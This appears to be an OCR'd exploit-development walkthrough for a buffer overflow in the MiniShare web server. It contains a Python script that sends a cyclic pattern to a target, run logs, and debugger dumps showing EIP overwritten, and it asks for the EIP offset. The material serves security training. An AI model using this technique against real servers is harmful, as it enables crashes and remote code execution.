
```
#!/usr/bin/python
import errno
import os
from os import strerror
from socket import *
import sys
from time import sleep
from struct import pack

if len(sys.argv) != 3:
        print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
        sys.exit(0)

ip = sys.argv[1]
port = int(sys.argv[2])

print "[+] Preparing evil string..."
sleep(1)
#buf = "\x41" * 2000
buf="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af
1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7A
h8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An
1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7A
p8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4
As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av
1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7A
x8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4
Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd
1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7B
f8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4
Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl
1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7B
n8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4
Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt
1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7B
v8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb
1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7C
d8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4
Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj
1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7C
l8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4
Co5Co"
print buf

print "[+]Connecting with server..."
try:
        s = socket(AF_INET,SOCK_STREAM)
                                                            1,1           Top
```

Send the unique string



```
root@bt:~/minishare# ./1_exploit.py 10.0.0.11 80
[+] Preparing evil string...
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
[+]Connecting with server...
[+]Connected...
[+]Send evil data...
[+]evil data sent
root@bt:~/minishare#
```

Application crashes again



File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
CPU - thread 000003D8
xecuting [68433568] - use S
Paused


```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00EB4CB0
EBX 43346843
ESP 01343908 ASCII "6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7
EBP 0134BB90
ESI 00000001
EDI 01345B68
EIP 68433568
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 3.2720274908346246830e-4932
ST1 empty -UNORM EB78 0024EDB0 00000000
ST2 empty 0.0378909326191487470e-4933
ST3 empty +UNORM 0570 7C91EE18 0114FFA4
ST4 empty 0.1652694500462100000e-4933
ST5 empty -UNORM FC64 00000000 FFFFFFF3
ST6 empty -UNORM FED8 0114F7F4 00EB0000
ST7 empty -??? FFFF 7C92B690 7C91EE18
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00961000 00 00 00 00 09 DE 55 41 ......ïUA
00961008 00 00 00 00 00 00 05 00 ......♣.
00961010 02 00 00 00 98 00 00 80 ☻...ÿ..Ç
00961018 03 00 00 00 28 02 00 80 ♥...(☻.Ç
00961020 05 00 00 00 88 03 00 80 ♣...ê♥.Ç
00961028 06 00 00 00 88 04 00 80 ♠...ê♦.Ç
00961030 0E 00 00 00 58 05 00 80 ♫...X♣.Ç
00961038 00 00 00 00 09 DE 55 41 ......ïUA
00961040 00 00 00 00 00 00 0A 00 ........
00961048 61 1E 00 00 98 00 00 80 a▲..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80 b▲..└..Ç
00961058 63 1E 00 00 E8 00 00 80 c▲..Þ..Ç
00961060 64 1E 00 00 10 01 00 80 d▲..►☺.Ç
00961068 65 1E 00 00 38 01 00 80 e▲..8☺.Ç
00961070 66 1E 00 00 60 01 00 80 f▲..`☺.Ç
00961078 6C 1E 00 00 88 01 00 80 l▲..ê☺.Ç
00961080 6D 1E 00 00 B0 01 00 80 m▲..░☺.Ç
00961088 6E 1E 00 00 D8 01 00 80 n▲..Ï☺.Ç
00961090 70 1E 00 00 00 02 00 80 p▲...☻.Ç
00961098 00 00 00 00 09 DE 55 41 ......ïUA
009610A0 00 00 00 00 00 00 01 00 ......☺.
009610A8 00 00 00 00 B0 00 00 00 ....░...
009610B0 58 F6 54 00 0E 05 00 00 X÷T.♫♣..
009610B8 00 00 00 00 00 00 00 00 ........
009610C0 00 00 00 00 09 DE 55 41 ......ïUA
009610C8 00 00 00 00 00 00 01 00 ......☺.
009610D0 00 00 00 00 D8 00 00 00 ....Ï...
009610D8 68 FB 54 00 23 ...  00 00 h√T.#♣..
```

```
01343908 37684336
0134390C 43386843
01343910 69433968
01343914 31694330
01343918 43326943
0134391C 69433369
01343920 35694334
01343924 43366943
01343928 69433769
0134392C 39694338
01343930 43306A43
01343934 6A43316A
01343938 336A4332
0134393C 43346A43
01343940 6A43356A
01343944 376A4336
01343948 43386A43
0134394C 6B43396A
01343950 316B4330
01343954 43326B43
01343958 6B43336B
0134395C 356B4334
01343960 43366B43
01343964 6B43376B
01343968 396B4338
0134396C 43306C43
01343970 6C43316C
01343974 336C4332
01343978 43346C43
```


Access violation when executing [68433568] - use Shift+F7/F8/F9 to pass exception to program

At which offset is EIP?? (68433568 → h5Ch)




```
root@kali:~/Desktop/minishare# python v1.py 10.52.200.24 80
[+] Preparing evil string...
GET /Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af
1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7A
h8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An
1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7A
p8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4
As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av
1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7A
x8Ax9Ay0Ay1Ay2Ay3Ay4Ay5                 3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4
Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb                 c0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd
1Bd2Bd3Bd4Bd5Bd6Bd7Bd8B                 5Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7B
f8Bf9Bg0Bg1Bg2Bg3Bg4Bg5                 3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4
Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj                 k0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl
1Bl2Bl3Bl4Bl5Bl6Bl7Bl8B                 5Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7B
n8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4
Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt
1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7B
v8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4
By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb
1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7C
d8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4
Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj
1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7C
l8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4
Co5Co HTTP/1.0
```

